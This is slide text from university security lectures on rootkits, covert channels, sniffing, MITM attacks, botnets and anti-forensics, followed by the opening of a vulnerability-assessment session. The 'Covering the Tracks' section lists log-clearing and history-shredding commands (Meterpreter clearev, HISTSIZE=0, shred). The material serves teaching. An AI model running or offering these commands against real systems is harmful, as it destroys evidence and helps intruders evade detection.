
- ROOTKIT is a piece of designed to hide itself (so that it remains undetected) and its processes, data and/or activities on the system.
- ROOTKIT is used to open a backdoor so that the attacker can have uninterrupted access to the compromised machine
-
- **Q: Is a rootkit virus or worm?**

Rootkit Capabilities

- Hides processes
- Hides files
- Hides registry entry
- Hides services
- Bypasses personal firewalls
- Undetectable by anti-virus software
- Can create covert channels – undetectable on network
- Defeats cryptographic hash checking
- Installs silently – no logs etc


How rootkit evades detection

- Rootkits intercept the operating systems calls then alter results of the call if required. This allows rootkit to evade it's detection – antivirus tools or operating system tools



How rootkit evades detection...

Inspect all files




Windows API

NTQueryDirectoryObject

Kernel Native Interface

Device driver functions



Normal OS call execution

Inspect all files



Windows API

NTQueryDirectoryObject

Kernel Native Interface

Device driver functions

Rootkit filters call and result



Rootkit controlled OS call execution

Rootkit Revealer Tools

- Ice Sword
- F-Secure Black Light
- Rootkit Revealer
- Dark Spy
- System Virginity Verifier
- RK Detector

Covert Channel

- A covert channel is any communication channel that can be exploited by a process to transfer information in a manner that violates the systems security policy.
- Covert channels transfer information using non-standard methods against the system design.
- Covert channel allows the communication of information by transferring objects through existing information channels or networks using the structure of the existing medium to convey the data in small parts.
- Covert channels have been used to steal data from highly secure systems

Covert Channel Examples

- Jeremiah Denton, a prisoner of war during the Vietnam War, used a covert channel to communicate without his captors' knowledge. Denton was interviewed by a Japanese TV reporter, and eventually a videotape of the interview made its way to the United States. As American intelligence agents viewed the tape, one of them noticed Denton was blinking in an unusual manner. They discovered he was blinking letters in Morse code. The letters were T-O-R-T-U-R-E, and Denton was blinking them over and over. This is a real-world example of how a covert channel can be used to send a communication message undetected.
- In computers, a property of a file can be used to deliver information rather than the file itself. An example can be creation of a seemingly innocent computer file 16 bytes in size. The file can contain any data as that is not the important information. The file can then be emailed to another person. Again, it seems innocent enough but the real communication is of the number 16. The file size is the important data, not the contents of the file.

Covert Channel Example

- Some covert channels rely on a technique called tunneling, which lets one protocol be carried over another protocol.
- Internet Control Message Protocol (ICMP) tunneling is a method of using ICMP echo-request and echo-reply to carry any payload an attacker may wish to use, in an attempt to stealthily access or control a compromised system.
 - Ping command is a generally accepted troubleshooting tool using ICMP protocol.
 - For that reason, many router, switches, firewalls, and other packet filtering devices allow the ICMP protocol to be passed through the device.
- Loki is a hacking tool that provides shell access over ICMP, making it much more difficult to detect than TCP or UDP based backdoors.
 - The network thinks, a series of ICMP packets are being sent across the network.
 - Hacker sends commands from Loki client and executing them on the server.
 - <https://www.skillset.com/questions/the-hacking-tool-loki-provides-shell-access-to-the-attacker-over-6083>
- Reference: <https://www.hackingarticles.in/covert-channel-the-hidden-network/>


Exercise

- <http://www.spammimic.com>

Sniffing

- Sniffing is the process of monitoring and capturing all data packets that are passing through a computer network using packet sniffers.
- Packet Sniffers (network protocol analysers) are used by network administrators to keep track of data traffic passing through their network.
- **Active Sniffing:**
 - Conducted on a switched network.
 - Switch is a device that connects two network devices together.
 - Switches use the media access control (MAC) address to forward information to their intended destination ports.
 - Attackers take advantage of this by injecting traffic into the LAN to enable sniffing.
- **Passive Sniffing:**
 - Uses hubs instead of switches.
 - Hubs perform the same way as switches only that they do not use MAC address to read the destination ports of data.
 - All an attacker needs to do is to simply connect to LAN and they are able to sniff data traffic in that network.

How does Sniffing Work?



- Sniffing is similar to that of “tapping phone wires” and try to know the conversation details (**wiretapping**).
- Information sniffed normally includes:
 - Email traffic
 - FTP passwords
 - Web traffics
 - Telnet passwords
 - Router configuration
 - Chat sessions
 - DNS traffic

Sniffing Tools

- **BetterCAP:** Perform various types of MITM attacks, manipulate HTTP, HTTPS and TCP traffic in real-time, sniff for credentials etc.
- **Ettercap:** Comprehensive suite for MITM attacks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.
- **Wireshark:** One of the widely used packet sniffers. It offers many features to analyse traffic.
- **Tcpdump:** Well-known command-line packet analyzer. It provides the ability to intercept and observe TCP/IP and other packets during transmission over the network.
- **WinDump:** A Windows port of the tcpdump.
- **OmniPeek:** A commercial product that is the evolution of the product EtherPeek.
- **Dsniff:** A suite of tools designed to perform sniffing with different protocols with the intent of intercepting and revealing passwords on Unix & Linux platforms.
- **EtherApe:** Linux/Unix tool with graphical display of incoming and outgoing connections.
- **MSN Sniffer:** Sniffing utility specifically designed for sniffing MSN Messenger traffic.
- **NetWitness NextGen:** It includes a hardware-based sniffer to monitor and analyze all traffic on a network. This tool is used by the FBI and other law enforcement agencies.

How to Detect Sniffing?


- Sniffers normally collect data and are difficult to detect.
- Easier to detect a sniffer on a switched ethernet network segment. The techniques are:
 - **Ping method:** Sniffer might respond to the ping if the suspect machine is still running. It is a not strongly reliable method.
 - **ARP method:** Machines always capture and caches ARP. Upon sending a non-broadcast ARP, the sniffer/promiscuous machine will cache the ARP and it will respond to our broadcast ping
 - **On Local Host:** Logs can be used to find if a sniffer is being used.
 - **Latency method:** Ping time is generally short. If the load is heavy by sniffer, it takes long time to reply for pings.
 - **ARP Watch:** Used to trigger alarms when it sees a duplicate cache of the ARP.
 - **Using IDS:** Intrusion detection systems monitors for ARP spoofing in the network.

Man In The Middle (MITM)

- Man-In-The-Middle attack intercepts a communication between two systems.
- The attacker splits the original connection into 2 new connections, one between the client and the attacker and the other between the attacker and the server.
- Once the connection is intercepted, the attacker acts as a proxy, being able to read, insert and modify the data in the intercepted communication.
- The MITM attack is very effective because of the nature of the http protocol and data transfer which are all ASCII based.
- The MITM attack could also be done over an https connection. It consists in the establishment of two independent SSL sessions, one over each TCP connection.
- The browser sets a SSL connection with the attacker, and the attacker establishes another SSL connection with the web server.
- Normally, browser warns the user that the digital certificate used is not valid, but the user may ignore the warning because they don't understand the threat.

MITM Attack Tools

- MITM attack tools are particularly efficient in LAN network environments as they implement extra functionalities, like ARP spoof capabilities to intercept communication between hosts.
- Few popular once are:
 - PacketCreator
 - Ettercap
 - Dsniff
 - Cain e Abel



MITM Attack Types

- **IP spoofing:** Spoofing of the IP address of target server which a victim wants to connect
- **DNS spoofing:** A technique that forces a user to a fake website rather than the real one the user intends to visit.
- **HTTPS spoofing:** Attacker can fool browser into believing it's visiting a trusted website when it's not. By redirecting browser to an unsecure website, the attacker can monitor your interactions with that website and possibly steal personal information.
- **SSL hijacking:** Attacker uses another computer and secure server and intercepts all the information passing between the server and the user's computer.
- **Email hijacking:** Taking over the email accounts of banks and other financial institutions and monitor transactions between the institution and its customers. The attackers can then spoof the bank's email address and send their own instructions to customers.
- **Wi-Fi eavesdropping:** Cybercriminals can set up Wi-Fi connections with legitimate sounding names. Once a user connects to the fraudster's Wi-Fi, the attacker will be able to monitor the user's online activity and be able to intercept login credentials, payment card information, and more.
- **Stealing browser cookies:** A cybercriminal can hijack browser cookies which store information from user browsing session enabling attacker to gain access to passwords, address, and other sensitive information.

MITM Attack Prevention

- Ensure “HTTPS” — with the S — is always in the URL bar of the websites you visit.
- Be wary of potential phishing emails from attackers asking to update password or any other login credentials. Instead of clicking on the link provided in the email, manually type the website address into browser.
- Never connect to public Wi-Fi routers directly, if possible. A VPN encrypts internet connection on public hotspots to protect the private data you send and receive while using public Wi-Fi, like passwords or credit card information.
- Since MITB attacks primarily use malware for execution, you should install a comprehensive internet security solution, such as Norton Security, on your computer. Always keep the security software up to date.
- Be sure that your home Wi-Fi network is secure. Update all of the default usernames and passwords on your home router and all connected devices to strong, unique passwords.

Botnets


- A botnet is a collection of internet-connected devices infected by malware that allow hackers to control them. Attackers use botnets to for malicious activities such as credentials leaks, unauthorized access, data theft and DDoS attacks. Common botnet actions are:
- **Email spam:** Used for sending out spam messages in huge numbers. The Cutwail botnet can send up to 74 billion messages per day. They are also used to spread bots to recruit more computers to the botnet.
- **DDoS attacks:** Leverages the massive scale of the botnet to overload a target network or server with requests, rendering it inaccessible to its intended users.
- **Financial breach:** Includes botnets specifically designed for the direct theft of funds from enterprises and credit card information. Zeus botnet is one such example.
- **Targeted intrusions:** Smaller botnets designed to compromise specific high-value systems of organizations (R&D, Financials, IP etc) from which attackers can penetrate and intrude further into the network.

Protection from Botnets

- Use a good Internet security suite that detects and removes a malware from machine and prevents future attacks.
- Always update your computer's operating system as early as possible. Hackers often utilize known flaws in operating system security to install botnets. You can even set your computer to install updates automatically.
- The same is true of applications on your computer, phone and tablet. Once weakness are found and announced by software companies, hackers rush to create programs to exploit those weaknesses.
- Don't download attachments or click on links from email addresses you don't recognize.
- Use a firewall when browsing the Internet. Use pre-installed firewall on Mac while install a good third party firewall on Windows based machine.
- Don't visit websites that are known distributors of malware. Use a full-service Internet security suite to warn you when you're visiting such sites.

Protection from Botnets

Botnet command and control architecture



Covering the Tracks

- Hiding of digital footprints is the final stage of penetration testing.
- Ethical hackers cover their tracks to maintain their connection in the system and to avoid detection by incident response teams or forensics teams.

Covering the Tracks

- **Using Reverse HTTP Shells**
- An ethical hacker installs reverse HTTP shells on the victim computer and uses it to send communications to the network's server. The reverse shell is designed in a way that the target device will always return commands. This is possible since port 80 is always open, and therefore, these commands are not flagged by the network's perimeter security devices like firewalls. The hacker can now gain any information from the server undetected leaving no footprint behind since all they did was send HTTP commands.
- **Using ICMP Tunnels**
- The ICMP is used by a network device to test connectivity using echo requests. Ethical hackers encapsulate these echo requests with TCP payloads and forward them to the proxy server. This request is then de-capsulated by the proxy server, which extracts the payload and sends it to the hacker. The network's security devices read this communication as simple ICMP packet transfer hence facilitating the hacker in covering their tracks.
- **Clearing Event Logs**
- By using Metasploit's Meterpreter. First, the hacker must exploit a network using Metasploit. After a successful exploit, the ethical hacker uses the Meterpreter command prompt and uses the script "clearev" to clear all the event logs. Event logs can also be cleared using the clearlog.exe file. After deleting the event logs, the hacker removes the clearlog.exe file from the system. Event logs in Linux systems can also be deleted using text editors such as "kWrite". Logs in Linux systems are stored in the "/var/logs" directory.
- **Erasing or Shredding Command History**
- If the hacker is in a hurry and does not have time to go through all the event logs, they could cover their tracks by erasing and shredding the command history. Ethical hackers delete their bash history (can store up to 500 commands) by resetting its size to zero using command "export HISTSIZE=0". The history file could also be shredded using the command "shred -zuroot/bash_history".


Camouflage

- **Camouflage:** the act, means, or result of obscuring things to deceive an enemy by painting or screening objects so that they are lost to view in the background, or by making up objects that from a distance have the appearance of fortifications.
- **Deception:** to mislead by a false appearance or statement.

Camouflage Defense strategy


- Predicting Attacks
 - Ability to gather low-false positive threat intelligence on adversary tactics, indicators...etc.
 - Ability to more easily understand goals, motives, intent
- Detecting Activities
 - Ability to gather more advanced detection when other protections fail
 - Early alerting and notification to operations without impact to business-critical systems
- Disrupting & Responding
 - Easily engage with attackers and their TTPs
 - Easy reconnaissance on the attacks
 - Manipulation of behaviors and interactions that confuse, delay, or interrupt attacker's activities
 - Increase the cost, expertise required, and impact on the attacker

Network based – Camouflaging unpatched server



- IT & security teams are often unable to keep up with the continuous challenge of maintaining software patch levels on all servers.
- Unpatched servers remain vulnerable to being exploited.
- Network-based camouflage is another way to protect against certain types of vulnerabilities.
- This involves obfuscation and camouflage by an intermediary network system configured to do so based on threat intelligence on the vulnerabilities.

Server Decoys



- Deception techniques are alternative or addition to camouflage.
- Use of decoy systems that impersonate legitimate systems that can act as an enticement to attackers.
- The endpoint decoy can provide vital insight to the TTPs performed by those actors.
- Decoys engage an attacker to explore/ spend time to analyse false data provided by the decoy.
- This increases the time the attacker is under watch and provides useful intelligence on their objectives.

What is Anti-Forensics

- Approach to criminal hacking with an objective – Make it hard for them to find you and even harder for them to prove they found you.
 - Data hiding – encryption, steganography, hardware/software based concealment
 - Artifact hiding – Disk cleaning utilities (Cyber scrub, CyberCide, KillDisk), File wiping utilities (BC wipe, Eraser Cyber scrub)
 - Trail obfuscation – log cleaners, timestamp modification, misinformation, spoofing, trojan command
 - Attacks against computer forensics
 - Counter forensic tools

Defeat Forensics

- Techniques for anti-forensics
 - Encryption
 - Steganography
 - Tunnelling
 - Onion routing
 - Obfuscation
 - Spoofing: IP. & MAC spoofing

Understand Trust Boundaries

- **BetterCAP** – BetterCAP is a powerful, flexible and portable tool created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in real-time, sniff for credentials, and much more.

Stuxnet: Rootkit for Industrial Control Systems



- Stuxnet: Destroyed Iranian nuclear facility

<http://virus.wikidot.com/stuxnet>

- What is a root kit

<https://www.varonis.com/blog/rootkit/>



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Vulnerabilities Assessment


Session No: 03

Agenda

- Vulnerability Identification
- Vulnerability Assessment
- Use cases
 - Vulnerability database listing
 - Vulnerability assessment video - Nessus
 - Password cracking video – Cane and Abel

Introduction

360 Degree View of Security Exposure



What is a Vulnerability Assessment?

- A vulnerability assessment is a systematic review of security weaknesses in an information system.
